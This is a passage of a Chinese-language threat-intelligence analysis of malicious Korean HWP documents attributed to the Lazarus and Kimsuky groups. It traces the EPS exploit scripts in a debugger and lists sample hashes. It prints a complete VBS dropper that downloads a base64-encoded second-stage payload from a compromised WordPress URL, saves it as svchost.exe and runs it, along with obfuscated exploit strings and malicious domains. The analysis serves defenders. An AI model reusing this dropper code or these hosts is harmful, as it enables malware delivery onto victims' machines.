


由ECX给函数传递参数，获取系统函数调用地址：







之后调用sub_4890EE0判断当前进程是否为`explorer.exe`进程：



移动指针指向，并将gozdeelektronik[.]net提取出来：




载入`WinInet.dll`：



获取即将调用函数调用地址：


之后从gozdeelektronik[.]net下载第二阶段载荷movie.jpg：



0x03.2 样本2:

> 样本名称：2020년 연구・전문원 및 수자원분야 경력사원 선발 모집요강.hwp
>
> MD5：F90770D4A320BF15E51FDD770845DCE5


同样是先使用HwpScan2查看该文档：




`tomato`变量存储的是未加密的EPS脚本，可直接将其内容复制出来查看。其与上一利用脚本不同之处在于其采用拼接方式来定义名称字符串：

```
......
{(KE) (RN) (EL) (32) (.D) (LL) 6 zyx01}
......
{(Vi) (rt) (ua) (lP) (rotect) 5 zyx01}
......
{(Ex) (it) (pro) (ce) (ss) 5 zyx01}
......
```


调试方法同上，不再赘述。可以成功在`VirtualProtect()`函数处断下：




获取`GetProcAddress()`调用地址：




获取`LoadLibrary()`调用地址：




载入`msvcrt.dll`并获取`system()`函数调用地址：





通过 `call 02250806` 指令来为 `system()` 函数传递参数：



其执行指令的功能是于TEMP目录下创建一名为 `adsutil.vbs` 的VBS脚本，写入内容并执行该脚本：

```
1   cd /d %temp% &
2
3   echo Function ...
87
88  %temp%\adsutil.vbs
89
90  & start /B /min cscript.exe %temp%\adsutil.vbs & exit
91
```

该VBS脚本经整理后内容如下：


```
Function Base64Decode(ByVal vCode):
End Function:

Function BinaryToString(Binary):
End Function:

dim xSHEL:
Set xSHEL = CreateObject("WScript.Shell"):
dim xHTTP:
Set xHTTP = createobject("Microsoft.XMLHTTP"):
dim xURLS:
If xSHEL.Environment("PROCESS")("ProgramW6432") = "" Then:
    WScript.Quit 1:
Else:
    xURLS = "https://matteoragazzini.it/wp-content/uploads/2017/06/category.php?uid=1&udx=cbedf01fa62a94219e70dae13d3dc984":
End if:
xHTTP.Open "GET", xURLS, False:
xHTTP.Send:
dim data:
data = xHTTP.responseBody:
dim abcd:
abcd = Base64Decode(BinaryToString(data)):
dim tPath:
tPath = WScript.CreateObject("Scripting.FileSystemObject").GetSpecialFolder(2):
dim bSTRM:
Set bSTRM = createobject("Adodb.Stream"):
with bSTRM:
    .type = 1:
    .open:
    .write abcd:
    .savetofile "svchost.exe", 2:
end with:
Set bSTRM = Nothing:
xSHEL.Run "svchost.exe":
Set xSHEL = Nothing:
CreateObject("Scripting.FileSystemObject").DeleteFile Wscript.ScriptFullName, True
```

该脚本功能是于https[:]//matteoragazzini[.]it下载第二阶段载荷，解码后写入`svchost.exe`中并执行之。


0x04 Kimsuky组织某样本分析:

> 样本名称：(첨부2)20-0206 *법인*운영상황 *평가표*서식(법인작성용).hwp
>
> MD5：8AD471517E7457EB6EEA5E3039A3334F


HwpScan2查看该文档，会发现该样本不同于Lazarus组织的两个样本在于其EPS脚本最后部分：




同样是在`VirtualProtect()`函数处断下：




通过ECX给sub_02544D7D传递参数获取系统函数调用地址：




调用 `GetComputerName()` 获取计算机名并于其后添加经过计算的十六进制值，之后通过异或及指定运算来为即将创建的文件命名：




于临时目录下创建文件：



